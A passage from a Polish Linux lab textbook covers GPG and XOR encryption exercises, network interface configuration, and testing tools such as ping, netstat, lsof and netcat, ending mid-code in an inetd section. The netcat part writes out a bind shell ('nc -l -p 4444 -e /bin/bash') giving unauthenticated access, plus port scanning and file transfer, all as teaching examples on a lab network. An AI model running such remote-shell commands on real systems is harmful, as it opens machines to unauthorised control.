gpg:     skipped PGP-2 keys: 1
```

Przykład 12-20 Poszukiwanie klucza publicznego dla użytkownika tsurmacz

12.6 Interfejsy graficzne

Program `gpg` pracuje w trybie tekstowym. Istnieją jednak do niego interfejsy graficzne (`gpg` frontend) jak na przykład `kgpg` czy `seahorse`.



Ekran 12-2 Wygląd programu `seahorse`

12.7 Zadania

W celu przygotowania się do ćwiczenia należy zapoznać się z materiałami podanymi w [14], [15], [16].

12.7.1 Szyfrowanie i deszyfrowanie wiadomości za pomocą metody GPG

Tematem ćwiczenia jest szyfrowanie i deszyfrowanie wiadomości za pomocą programu Gnu PG czyli `gpg`, zarządzanie kluczami, szyfrowanie i odszyfrowanie plików. Należy się zapoznać z manualem programu `gpg` i literaturą np. [14]. W celu wykonania ćwiczenia należy:

1. Utworzyć nowyego użytkownika np. adam (adduser) i zalogować się.

   ```
   # login adam
   ```

2. Uruchomić program `gpg` z opcją generowania kluczy

   Uwaga: należy zabezpieczyć użyte hasło.

3. Wyswietlić utworzone klucze
4. Wyeksportować klucz publiczny w formacie binarnym i tekstowym
5. Wymienić się kluczami z partnerem. Przenieść plik z kluczami do komputera partnera bezpieczną metodą.
6. Zaimportować plik z kluczem publicznym partnera i wylistować nowy zestaw kluczy
7. Utworzyć plik tekstowy o nazwie `plik_jawny.txt` który będziemy szyfrować. Zaszyfrować plik kluczem publicznym partnera. Szyfrowanie przeprowadzić w trybie binarnym i tekstowym.
8. Przesłać zaszyfrowany plik do komputera partnera
9. Odkodować zaszyfrowany plik za pomocą programu `pgp`
10. Wykonaj podpis dokumentu (w trybie tekstowym), przeslij go do partnera który sprawdzi jego autentyczność. Wypróbuj wersję z podpisem w oddzielnym pliku.

12.7.2 Praca z interfejsem graficznym seahorse

Program `seahorse` jest interfejsem graficznym do programu `gpg`. Zapoznaj się z użytkowaniem tego programu

- Zainstaluj program `seahorse`
- Przeprowadz szyfrowanie i deszyfrację tekstu
- Przeprowadź proces podpisywania i weryfikacji dokumentu

12.7.3 Szyfrowanie danych za pomocą metody XOR

Napisz program szyfrujący i deszyfrujący pliki za pomoca metody XOR. Szyfrowanie odbywa się za pomocą klucza `K`. Niech klucz ma długość N, kolejne bajty pliku wejściowego oznaczymy jako `X[i]` a kolejne bajty pliku wyjściowego jako `Y[i]` a kolejne bajty klucza jako `K[i]`. Szyfrowane są bloki pliku wejściowego długości klucza czyli `N`. Szyfrowanie ma postać:

```
Y[i] = X[i] ^K[i]  dla i=0,1,...,N-1
```

Operacja deszyfracji przebiega według tego samego wzorca. Program ma być wywoływany z parametrami:

```
szyfr-xor plik_we plik_wy klucz
```

Program powinien:
1. Sprawdzić czy wprowadzono parametry
2. Otworzyć plik wejściowy
3. Utworzyć plik wejściowy
4. Czytać kolejne bloki danych z pliku wejściowego, szyfrować je i wpisywać do pliku wyjściowego
5. Zamknąć plik wejściowy i wyjściowy.

13. Konfigurowanie interfejsu sieciowego, testowanie aplikacji sieciowych

13.1 Konfiguracja interfejsu sieciowego

W systemie Linux informacje o interfejsach sieciowych możemy uzyskać z linii poleceń lub poprzez interfejs graficzny. Tą samą droga można je konfigurować. Komputer może mieć więcej niż jeden interfejs sieciowy. Np. może być wyposażony w więcej niż jedną kartę sieciową, kartę WiFi, modem GSM lub połączenie internetowe może być tunelowane przez USB. Każdy interfejs będzie miał inny adres IP i być może inne parametry.

Ustawieniu podlegają następujące parametry interfejsu sieciowego

- Adres IP
- Maska podsieci
- Adres IP bramy domyślnej
- Adres IP serwera DNS (może być tych adresów więcej)

Nazwa komputera

Oprócz parametrów interfejsu sieciowego należy ustawić nazwę komputera (ang. *hostname*). Nazwa zapisana jest w pliku `/etc/hostname` lub jest ustalana innymi metodami opisanymi w [33]. Testowanie nazwy komputera: polecenie hostname

```
$hostname maria
```

Parametry konfiguracyjne mogą być ustawione:

- Ręcznie przez operatora
- Automatycznie przez system DNS za pośrednictwem protokołu DNS

Znaczenie parametrów:

Adres IP	Liczba służąca do identyfikacji interfejsu sieciowego w sieci Internet
Maska podsieci	Liczba służąca do wyodrębnienia z adresu IP części sieciowej i adresu stacji w podsieci.
Adres bramy domyślnej	Adres w podsieci do którego mają być wysyłane datagramy mające dotrzeć do innych sieci.
Adres serwera DNS	Adres serwera przekształcającego adresy URL używane w systemie WWW na adresy IP

Maska podsieci potrzebna jest do ustalenia adresu rozgłoszeniowego który jest niezbędny dla innych protokołów jak ARP i DHCP.

Konfiguracja sieci w systemie Linux polega na:

1. Sprawdzeniu zainstalowanych kart sieciowych (lub innych interfejsów sieciowych), instalacji właściwych dla nich sterowników o ile nie są zainstalowane (sterowniki są modułami jądra).
2. Zdecydowaniu czy konfiguracja ma odbywać się ręcznie czy automatycznie.
3. Jeżeli wybrano instalację ręczną, należy skonfigurować dane powyżej parametry.

Dostępne interfejsy sieciowe wyświetlić można za pomocą polecenia:

```
netstat -i
```

```
$netstat -i
Kernel Interface table
Iface   MTU Met   RX-OK RX-ERR RX-DRP RX-OVR   TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0   1500 0    650026      0      0 0      116034      0      0      0 BMRU
lo    16436 0       817      0      0 0         817      0      0      0 LRU
```

Przykład 13-1 Wyświetlenie dostępnych interfejsów

W trybie linii poleceń do eksploracji i konfiguracji interfejsów sieciowych używamy poleceń:

- `ifconfig` – konfiguracja i testowanie parametrów interfejsu sieciowego
- `route` - konfiguracja trasowania

Używane jest też nowsze polecenie **`ip`**. Polecenie `ifconfig:`

```
ifconfig [-v] [-a] [-s] [interface]
ifconfig [-v] interface options | address
```

Gdzie:

`interface`	Nazwa interfejsu sieciowego, zwykle z liczbowym sufiksem np. eth0, local
`address`	Adres IP
`-v`	Podawaj obszerne informacje (ang. *verbose*)
`-s`	Podawaj skrócone informacje (ang. *short*)
`-a`	Wyświetl wszystkie interfejsy sieciowe (ang. *all*)
`options`	Polecenia dotyczące interfejsu `up` – włączenie interfejsu `down` – wyłączenie interfejsu `netmask` – ustawienie maski sieciowej

Dokładniejszy opis opcji zawarty jest w podręczniku man.

```
$/sbin/ifconfig
eth0   Link encap:Ethernet  HWaddr 00:0c:29:3e:ce:3f
          inet addr:192.168.141.132  Bcast:192.168.141.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3e:ce3f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5825 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1592 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2791548 (2.6 MiB)  TX bytes:139639 (136.3 KiB)
          Interrupt:19 Base address:0x2000
lo       Link encap:Local Loopback
      …
```

Przykład 13-2 Informacje o interfejsach sieciowych uzyskane za pomocą polecenia **`ifconfig`**

Polecenie **`route`** służy ustawianie trasy datagramów:

```
route [-v] [-A family] add [-net|-host] target [netmask Nm] [gw Gw] [metric N]
[mss M] [window W] [irtt I] [reject] [mod] [dyn] [reinstate] [[dev] If]
```

Gdzie:

`add`	Dodawanie nowej trasy
`Del`	Kasowanie trasy istniejącej
`-net`	Cel jest siecią
`-host`	Cel jest stacją
`gw GW`	Wysyłaj pakiety przez bramę o adresie GW
`netmask Nm`	Ustawianie maski na Nm

```
$route -n
Kernel IP routing table
Destination   Gateway       Genmask     Flags Metric Ref  Use Iface
0.0.0.0       192.168.0.1   0.0.0.0       UG    0      0      0 eth0
192.168.0.0   0.0.0.0       255.255.255.0 U     1      0      0 eth0
```

Przykład 13-3 Uzyskanie tablicy routingu komputera

Nadawanie adresu IP interfejsom sieciowym

Adres interfejsu sieciowego komputera może być zadany z góry (adres statyczny) lub ustalany na etapie startu systemu (adres dynamiczny) przy pomocy usługi DHCP (ang. *Dynamic Host Configuration Protocol*). W tym przypadku komputer wysyła rozgłoszenie w postaci pakietu DHCP. Gdy pakiet dociera do serwera DHCP, przydziela on

komputerowi adres IP który wraz z innymi parametrami umieszcza w odpowiedzi. Oprócz adresu IP przekazywane mogą być inne parametry takie jak:

- Adres IP bramy sieciowej
- Adres broadcast
- Maska podsieci
- Adres serwera DNS

Programem wysyłającym żądanie DHCP po stronie klienta jest `dhclient`. Jego przykładowe działanie podano poniżej.

```
root@kali:~# dhclient -v eth0
…
Listening on LPF/eth0/00:0c:29:fc:56:26
Sending on   LPF/eth0/00:0c:29:fc:56:26
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 6
DHCPREQUEST of 192.168.1.5 on eth0 to 255.255.255.255 port 67
DHCPOFFER of 192.168.1.5 from 192.168.1.254
DHCPACK of 192.168.1.5 from 192.168.1.254
smbd.service is not active, cannot reload.
bound to 192.168.1.5 -- renewal in 42493 seconds.
```

Przykład 13-1 Adres IP przsyłany w odpowiedzi na żądanie DHCP.

Przykład konfiguracji stacji:

```
ifconfig eth0 192.168.0.4 netmask 255.255.255.0 up
route add default gw 192.168.0.1 eth0
```

Wprowadzone opisanym wyżej sposobem zmiany są nietrwałe. Aby były trwałe należy dokonać zmian w plikach konfiguracyjnych:

`/etc/hostname`	Plik zawiera nazwę komputera
`/etc/network/interfaces`	Informacja o konfiguracji interfejsów
`/etc/hosts`	Informacja o nazwach i adresach IP ważnych komputerów
`/etc/resolv.conf`	Informacja o lokalizacji serwerów nazw
`/etc/services`	Informacja o dostępnych usługach i ich przydziale do portów

Tabela 13-1 Ważniejsze pliki konfiguracyjne interfejsu sieciowego

Narzędzia trybu graficznego

Obecnie polecenia `ifconfig i route` rzadko używane jest do konfigurowania interfejsu sieciowego. Przeważnie używa się interfejsów graficznych. Wymienić tu można takie narzędzia jak: `Network Manager` czy `Wicd`.

13.2 Menedżer konfiguracji sieciowych


Opisana uprzednio metoda ręcznej konfiguracji sieci jest niewystarczająca dla bardziej złożonych przypadków. Sieć powinna być konfigurowana przy starcie systemu. Problem powstaje gdy:

- Jeśli w komputerze znajduje się wiele interfejsów sieciowych to który z nich wybrać.
- Jak skonfigurować parametry sieciowe.
- Co zrobić gdy komputer utraci łączność sieciową.

Zarządzaniem połączeniami sieciowymi zajmuje się zwykle usługa menedżera konfiguracji sieciowej. Jednym z popularniejszych jest usługa `Network Manager` będąca demonem systemowym. Uruchamiana jest podczas startu systemu. Zawiera zbiór reguł zawierających wskazówki co robić w poszczególnych przypadkach. Narzędzie utrzymuje informacje o:

- Dostępnych urządzeniach sieciowych (informacje jądra) przekazywane przez interfejs D-Bus
- Liście połączeń zawierającej parametry konfiguracyjne warstwy sieciowej.

Kontakt z usługą następuje za pomocą interfejsu graficznego. Uruchomienie następuję poprzez kliknięcie w ikonę umieszczoną zwykle w górnym prawym rogu.



Ekran 13-1 Formularz kontaktu z usługą : `Network Managera`

W trybie tekstowym można użyć polecenia `nmcli`.

```
nmcli [OPTIONS...] {help | general | networking | radio | connection |
             device | agent | monitor} [COMMAND] [ARGUMENTS...]
OBJECT
  g[eneral]       NetworkManager's general status and operations
  n[etworking]    overall networking control
  r[adio]         NetworkManager radio switches
  c[onnection]    NetworkManager's connections
  d[evice]        devices managed by NetworkManager
  a[gent]         NetworkManager secret agent or polkit agent
  m[onitor]       monitor NetworkManager changes
```

Przykład 13-2 Parametry programu `mncli`

```
root@kali:~/lab/zasoby# nmcli general status
STATE      CONNECTIVITY  WIFI-HW  WIFI     WWAN-HW  WWAN
connected  full          enabled  enabled  enabled  enabled
root@kali:~/lab/log# nmcli device show
GENERAL.DEVICE:                         eth0
GENERAL.TYPE:                           ethernet
GENERAL.HWADDR:                         00:0C:29:FC:56:26
GENERAL.MTU:                            1500
GENERAL.STATE:                          100 (connected)
```

Przykład 13-3 Przykładowe działanie programu `mncli`

Pliki konfiguracyjne programu Network Manager zawarte są w katalogu `/etc/network`. Specyfikują one działania jakie maja być podjęte w różnych sytuacjach.

```
root@kali:~/lab/log# ls /etc/network
if-down.d  if-post-down.d  if-pre-up.d  if-up.d  interfaces  interfaces.d
```

Jeszcze jednym narzędziem pomagającym w testowaniu interfejsu Ethernet jest program `ethtool`. Przykład działania danu jest poniżej.

```
root@kali:~/lab/zasoby# ethtool eth0
Settings for eth0:
      Supported ports: [ TP ]
      Supported link modes:   1000baseT/Full
. . .
      Speed: 1000Mb/s
      Duplex: Full
      Port: Twisted Pair
      PHYAD: 0
      Transceiver: internal
      Auto-negotiation: off
      Link detected: yes
```

Informacje o zainstalowanym sprzęcie można uzyskać za pomocą poleceń:

- `lshw` – listowanie sprzętu
- `lspci` – listowanie urządzeń pci
- `lsusb` - listowanie urządzeń usb

```
root@kali:~/lab/log# lspci | grep net
02:01.0 Ethernet controller: Advanced Micro Devices, Inc. [AMD] 79c970 [PCnet32
LANCE] (rev 10)
```

Przykład 13-4 Uzyskanie informacji o zainstalowanym interfejsie sieciowym

13.3 Testowanie działania komunikacji sieciowej

Do testowania komunikacji sieciowej służą polecenia: `ping, netstat, lsof, nc (Netcat)`.

13.3.1 Polecenie ping

Do testowania dostępności zdalnego komputera służy polecenie **`ping`**. Umożliwia ono zmierzenie liczby zgubionych pakietów oraz opóźnień w ich transmisji. Program wykorzystuje protokół ICMP. Gdy jakiś komputer nie odpowiada na ping to nie znaczy że nie jest aktywny. Odpowiedź na pakiety sondujące może być zablokowana przez zaporę (ang. *Firewall*).

`ping [-c powtórzenia] [-I` *`interfejs`*`] adres_IP`

Gdzie:
c – Liczba powtórzeń
I - Oznaczenie interfejsu np. eth0

Program wysyła pakiety ICMP pod adres_IP.

```
PING 156.17.9.3 (156.17.9.3) 56(84) bytes of data.
64 bytes from 156.17.9.3: icmp_req=1 ttl=128 time=0.955 ms
64 bytes from 156.17.9.3: icmp_req=2 ttl=128 time=0.628 ms
…
--- 156.17.9.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.628/0.753/0.955/0.147 ms
```

Przykład 13-4 Testowanie połączenia ze zdalnym komputerem za pomocą polecenie ping

13.3.2 Polecenie netstat

Polecenie netstat jest podstawowym narzędziem do testowania komunikacji sieciowej. Wyświetla ono nastepujące informacje:

- aktywne połączenia sieciowe TCP
- porty na których komputer nasłuchuje,
- tabelę trasowania protokołu IP
- statystyki sieci Ethernet
- statystyki protokołu IPv4 (dla protokołów IP, ICMP, TCP i UDP),

- statystyki protokołu IPv6 (dla protokołów IPv6, ICMPv6, TCP przez IPv6 i UDP przez IPv6)
- inne informacje

Informacje o parametrach polecenia uzyskujemu za pomocą polecenia `netstat –h`.

```
netstat [address_family_options] [--tcp|-t] [--udp|-u] [--udplite|-U]
     [--raw|-w] [--listening|-l] [--all|-a] [--numeric|-n]
     [--numeric-hosts] [--numeric-ports] [--numeric-users] [--symbolic|-N]
     [--extend|-e[--extend|-e]] [--timers|-o] [--program|-p]
     [--verbose|-v] [--continuous|-c] [--wide|-W]

netstat {--route|-r} [address_family_options]
     [--extend|-e[--extend|-e]] [--verbose|-v] [--numeric|-n]
     [--numeric-hosts] [--numeric-ports] [--numeric-users]
     [--continuous|-c]

netstat {--interfaces|-i} [--all|-a] [--extend|-e[--extend|-e]]
     [--verbose|-v] [--program|-p] [--numeric|-n] [--numeric-hosts]
     [--numeric-ports] [--numeric-users] [--continuous|-c]
```

Parametry:
`-r` – wyświetla tablice trasowania
`-i` – wyświetla interfejsy
`-a` – wyświetlanie wszystkich aktywnych połączeń protokołu TCP i portów protokołu TCP i UDP, na których komputer nasłuchuje
`-t` - wyświetla połączenia TCP i porty na których komputer nasłuchuje
`-r` – wyświetla tablicę trasowania jądra
`-i` – wyświetla interfejsy sieciowe
`-u` - wyświetla aktywne porty UDP
`-p` - wyświetla nazwy programów

Przykłady:

`netstat -t`	Wyświetlenie wszystkich połączeń TCP
`netstat -x`	Wyświetlenie wszystkich połączeń UNIX
`netstat -at`	Wyświetlenie wszystkich nasłuchujących portów TCP
`netstat -au`	Wyświetlenie wszystkich nasłuchujących portów UDP
`netstat -lu`	Wyświetlenie nasłuchujących portów UDP
`netstat -lt`	Wyświetlenie nasłuchujących portów TCP
`netstat -lpt`	Wyświetlenie portów TCP z nazwami programów
`netstat -s`	Wyświetlenie statystyk
`netstat -i`	Wyświetlenie interfejsów

Tabela 13-2 Niektóre warianty polecenia `netstat`

```
$netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address     Foreign Address         State
tcp        0      0 maria.local:ssh   192.168.202.1:1249      ESTABLISHED
tcp        1      0 maria.local:53178 klecker4.snt.utwent:www CLOSE_WAIT
```

Przykład 13-5 Działanie polecenia `netstat –t` wyświetlenie połączeń TCP

```
$netstat -au
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address     Foreign Address         State
udp        0      0 *:bootpc                *:*
udp        0      0 *:36560                 *:*
udp        0      0 *:854                   *:*
```

Przykład 13-6 Działanie polecenia `netstat –au` wyświetlenie portów UDP

```
$netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address     Foreign Address         State
tcp        0      0 *:sunrpc            *:*                 LISTEN
tcp        0      0 *:ssh               *:*                 LISTEN
tcp        0      0 localhost:ipp       *:*                 LISTEN
tcp        0      0 localhost:smtp      *:*                 LISTEN
```

Przykład 13-7 Działanie polecenia `netstat -lt` wyświetlenie nasłuchujących TCP portów

Wirtualne pliki `/proc`

Wirtualne pliki `/proc/net` zawierają wiele informacji na temat interfejsu sieciowego:

`/proc/net/dev`	Informacje o urządzeniach
`/proc/net/tcp`	Informacje o portach i połączeniach TCP
`/proc/net/udp`	Informacje o portach UDP
`/proc/net/unix`	Informacje o gniazdach Unixa

13.3.3 Narzędzie lsof

Do testowania stanu usług sieciowych może też służyć znane już polecenie `lsof` (ang. *list opened files*) służące do uzyskiwania informacji o otwartych plikach. Wykorzystywany jest tu fakt że gniazdka sieciowe są także plikami tyle że specjalnymi. Aby uzyskać informację o aktywnych aplikacjach sieciowych należy użyć opcji –i

```
lsof -i  [protocol][@hostname|hostaddr][:service|port]
```

```
root@kali:~/lab/zasoby# lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd  5656 root   10u  IPv4 209494      0t0  UDP *:36127
dhclient  6509 root    6u  IPv4 212810      0t0  UDP *:bootpc
sshd     15052 root    3u  IPv4 244602      0t0  TCP *:ssh (LISTEN)
sshd     15052 root    4u  IPv6 244604      0t0  TCP *:ssh (LISTEN)
inetd    20132 root    4u  IPv4 268413      0t0  TCP *:telnet (LISTEN)
inetd    20132 root    5u  IPv4 268415      0t0  TCP *:ftp (LISTEN)
inetd    20132 root    6u  IPv4 268417      0t0  TCP *:finger (LISTEN)
inetd    20132 root    7u  IPv4 268419      0t0  UDP *:tftp
```

Przykład 13-5 Działanie polecenia lsof w odniesieniu do gniazdek

13.3.4 Narzędzie netcat

Program `netcat` (`nc`) jest uniwersalnym narzędziem do testowania komunikacji sieciowej. W Ubuntu istnieje wersja BSD programu `nc`. Wersję klasyczną można zainstalować poleceniami:

```
sudo apt update
sudo apt install netcat-traditional
```

Podstawowy sposób uruchomienia jest następujący:

```
nc [-options] hostname port[s] [ports] ...                (klient)
nc -l -p port [-options] [hostname] [port]                (serwer)
```

Opcje:

`-c string` - Po połączeniu string będzie przekazany do programu /`bin/sh -c`. Należy używać ostrożnie.
`-e filename` - po połączeniu wykonany będzie program podany jako parametr filename.
`-l` - tryb nasłuchiwania połączeń przychodzących (ang. *listen mode*)
`-n` - tryb numeryczny adresu
`-o file` - zapis w pliku hex
`-p port` - numer portu lokalnego, może być zakres od-do
`-b` - dozwolone rozgłaszanie UDP
`-t` - dozwolona negocjacja telnet
`-u` - tryb UDP
- dokładne komunikaty, może być vv

`-z` - tryb 0, używany do skanowanie
`-w wait` - timeout połączenia

Program `netcat` ma dwa podstawowe tryby pracy:

jako klient – łączy się do serwera
jako serwer - oczekuje na połączenia, uruchomienie z opcją `-l`

Proste połączenie tcp
W najprostszej konfiguracji na jednym z komputerów należy uruchomić program `nc` w trybie serwera, ma on prowadzić nasłuch na danym porcie (`nc –l nr_portu`). Na drugim komputerze uruchamiamy program `nc` w trybie klienta i łączymy się na ten port (`nc –v adres_IP port`). Po połączeniu, program `nc` standardowe wejście terminala przyłącza się do standardowego wejścia programu `nc`. Pokazuje to dany niżej przykład. Na jednym z komputerów (adres IP `192.168.0.125`) prowadzimy nasłuch na porcie 4444.

```
sysadm@zad01:~S nc –l  -p 4444
Hello
```

Przykład 13-8 Nasłuchiwanie w komputerze o adresie IP `192.168.0.125` na porcie 4444

Następnie łączymy się z tym komputerem z innego.

```
nc -v 192.168.0.125 4444
```

```
root@kali:~/lab/BUS#

 (UNKNOWN) [192.168.0.125] 4444 (?) open
Hello
```

Przykład 13-9 Nawiązanie połączenia z hostem `192.168.0.125` na porcie `4444`

Po połączeniu piszemy na terminalu dowolny komunikat (np. `Hello`) i naciskamy Enter. Napis pojawi się po stronie serwera.

Uruchomienie programu po stronie serwera
Jedną z najbardziej interesujących opcji programu `netcat` pracującego w trybie serwera, jest opcja `–e` dająca możliwość uruchomienia innego programu. Może być to program `shell`. Pokazuje to następujący przykład. Na komputerze `monolit` o adresie IP `192.168.0.125` uruchamiany jest program `nc` w trybie serwera. Po zaakceptowaniu połączenia , uruchamiany jest program wyspecyfikowany po opcji –e, w tym przypadku `/bin/bash`.

```
sysadm@zad01:~S nc –l –p 4444 –e /bin/bash
```

Przykład 13-6 Uruchomienie programu `nc` w trybie serwera na porcie 4444, po połączeniu uruchamiany `shell`

Na innym komputerze uruchamiamy program `nc` w trybie klienta:

```
root@kali:~/lab/BUS# nc -v 192.168.0.125 4444
Connection to 192.168.0.125 4444 port [tcp/*] Succeed!
hostname
monolit
```

Przykład 13-7 Połączenie z komputerem `192.168.0.125 port 4444`

Uzyskany efekt jest analogiczny jak przy wykorzystaniu połączenia telnet – zalogowaliśmy się bez autoryzacji do komputera `monolit`.

Skanowanie portów
Program `netcat` może być wykorzystany do skanowania portów. Należy użyć opcji:
`-n` - nie używaj DNS, adres numeryczny
`-z` – zero mode, tylko skanowanie
`-w 1` - wait, czekaj jedną sekundę na połączenie

Porty mogą być podane w zakresie od-do jak pokazuje poniższy przykład.

```
root@kali:~/lab/zasoby# nc  -v -z -w 1 192.168.0.125 20-25
(UNKNOWN) [192.168.0.125] 22 (ssh) open
(UNKNOWN) [192.168.0.125] 21 (ftp) open
```

Przykład 13-8 Skanowanie portów tcp od 20 do 30 komputera o adresie `192.168.0.125`

Wynik skanowania pokazuje że otwarte są porty 21 i 22. Skanować można także porty udp.

```
root@kali:~/lab/zasoby# nc  -v -z -u 192.168.0.125 20-30
monolit [192.168.0.125] 24 (?) open
monolit [192.168.0.125] 23 (?) open
monolit [192.168.0.125] 22 (ssh) open
monolit [192.168.0.125] 21 (fsp) open
monolit [192.168.0.125] 20 (?) open
```

Przykład 13-9 Skanowanie portów udp od 20 do 30 komputera o adresie `192.168.0.125`

Przesyłanie plików

Program `netcat` może być wykorzystany do przesyłania plików. Należy skorzystać z możliwości zmiany standardowego wejścia i wyjścia programu. Wykorzystuje się symbole >, >>, <, <<, | .

```
root@kali:~/lab/zasoby# echo "Hello, cos jest w tym pliku" > original_file
root@kali:~/lab/zasoby# nc -w 3  192.168.0.125 4444 < original_file
```

Przykład 13-10 Wysłanie pliku `original_file` do komputera `192.168.0.125`

Po stronie odbiorczej.

```
[root@monolit ~]#nc –l –p 4444 > received
[root@monolit ~]#cat received
Hello, cos jest w tym pliku
```

Przykład 13-11 Odbiór pliku received

14. Usługi sieciowe i ich konfiguracja

14.1 Usługi sieciowe

Plik `/etc/services` określa zasób dostępnych usług sieciowych. Każda linia zawiera kolejno:

- nazwę usługi,
- numer przypisanego jej portu,
- typ usługi
- przypisane danej usłudze aliasy (opcjonalnie).

Przykład pliku `/etc/services`:

```
Usługa          Port/       Alias           Komentarz
                protokół
echo            7/tcp
echo            7/udp
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
ftp-data        20/tcp
ftp             21/tcp
ssh             22/tcp                      # SSH Remote Login Protocol
ssh             22/udp
telnet          23/tcp
smtp            25/tcp      mail
time            37/tcp      timserver
time            37/udp      timserver
nameserver      42/tcp      name            # IEN 116
tftp            69/udp
www             80/tcp      http            # WorldWideWeb HTTP
www             80/udp                      # HyperText Transfer Protocol
rtelnet         107/tcp                     # Remote Telnet
rtelnet         107/udp
pop3            110/tcp     pop-3           # POP version 3
pop3            110/udp     pop-3
sunrpc          111/tcp     portmapper      # RPC 4.0 portmapper
sunrpc          111/udp     portmapper
ntp             123/udp                     # Network Time Protocol
snmp            161/tcp                     # Simple Net Mgmt Protocol
snmp            161/udp                     # Simple Net Mgmt Protocol
```

Tab. 14-1 Fragment pliku `/etc/services`

Nr	Nazwa	Funkcja
1	`echo`	Odsyłanie odebranych znaków do klienta
2	`ftp`	Przesyłanie plików FTP
3	`tftp`	Trywialne przesyłanie plików
4	`telnet`	Interpreter poleceń
5	`www`	Serwer WWW
6	`smtp`	Obsługa poczty elektronicznej
7	`sunrpc`	Łącznik zdalnego wywoływanie procedur RPC
8	`pop3`	Obsługa poczty elektronicznej
9	`rtelnet`	Zdalny interpreter poleceń
10	`ssh`	Bezpieczna konsola
11	`netstat`	Prezentacja aktualnych połączeń sieciowych

Tabela 14-1 Niektóre usługi wyszczególnione w pliku `/etc/services`

14.2 Superserwer sieciowy inetd

W systemie Linux i Unix dostępnych jest wiele usług dostępnych przez sieć. Gdyby serwery tych usług były cały czas aktywne blokowałyby zasoby systemowe gdyż znaczna część tych usług byłaby aktywowana tylko niekiedy. Komputer może świadczyć usługi na dwa sposoby:

- Usługa może być cały czas dostępna – tak jest w przypadku intensywnie wykorzystywanych, uruchamiana jest przy starcie systemu jako demon
- Usługa aktywowana na żądanie – rozwiązanie stosowane gdy usługa potrzebna jest od czasu do czasu.

W praktyce rzadziej potrzebne usługi są aktywowane przez super serwer sieciowy `inetd`. W zależności od dystrybucji mogą być używane różne klony programu inetd: `xinetd, openbsd-inetd, netkit-inetd, inetutils-inetd, micro-inetd, rlinetd .`

14.2.1 Plik konfiguracyjny

Przy starcie `inetd` odczytuje swój plik konfiguracyjny (zwykle `/etc/inetd.conf`). Każda linia pliku zawiera następujące informacje:

- Nazwa usługi
- Styl komunikacji gniazdka – `stream, dgram, raw`.
- Typ protokołu - `udp, tcp`.
- Opcje - `{wait|nowait}[/max-child[/max-connections-per-ip-per-minute[/max-child-per-ip]]]`
- Użytkownik, grupa
- Nazwa programu wykonującego usługę
- Argumenty programu

Opcja `wait|nowait` specyfikuje czy nowy demon usługi ma być uruchomiony współbieżnie czy czekać aż bieżący demon się zakończy. Gniazdka typu `dgram` muszą mieć opcję `wait` podczas gdy gniazda typu `stream` używają zwykle opcji `nowait`.

```
#<service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:STANDARD: These are standard services.
ftp     stream tcp nowait root /usr/sbin/tcpd    /usr/sbin/in.ftpd
telnet  stream tcp nowait root /usr/ucb/telnetd  in.telnetd
tftp    dgram  udp wait   bin  /usr/ucb/tftpd    in.tftpd
```

Przykład 14-1 Plik konfiguracyjny `/etc/inetd.conf`

14.2.2 Działanie superserwera `inetd`

Na podstawie danych znalezionych w pliku konfiguracyjnym `inetd` tworzy odpowiednią ilość nasłuchujących gniazd - po jednym dla każdej zdefiniowanej tam usługi. Następnie wykonuje `select()` na gniazdach czekając na połączenia przychodzące. Kiedy wykryje, próbę połączenia wywołuje funkcję `accept()` i tworzy nowy proces (`fork()`) obsługujący to nowe połączenie. W kolejnych krokach przekierowuje `stdin / stdout` do utworzonego gniazda (funkcja `dup2()`) oraz uruchamia właściwego demona obsługującego daną usługę poprzez wykonanie funkcji `exec()`. Demony realizujące daną usługę mają postać zwykłych programów korzystających ze standardowych strumieni I/O. Funkcje związane z obsługą sieci są przenoszone na `inetd`. Dzięki temu nasz demon może kontaktować się ze zdalnym klientem identycznie, jak z użytkownikiem operującym na lokalnej konsoli. Demon może pisać na `stdout` (np. `printf()`) i czytać ze `stdin (scanf(), read()`). Mechanizm ten zapewnia możliwość sieciowej komunikacji programom, które nie zawierają ani jednej linijki kodu sieciowego. Poniżej podano przykład takiego programu który zapisuje przychodzące dane do pliku którego nazwa jest pierwszym argumentem.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]){
  const char *fn = argv[1];
  FILE *fp = fopen(fn, "a+");
  if(fp == NULL) exit(EXIT_FAILURE);
  char str[4096];
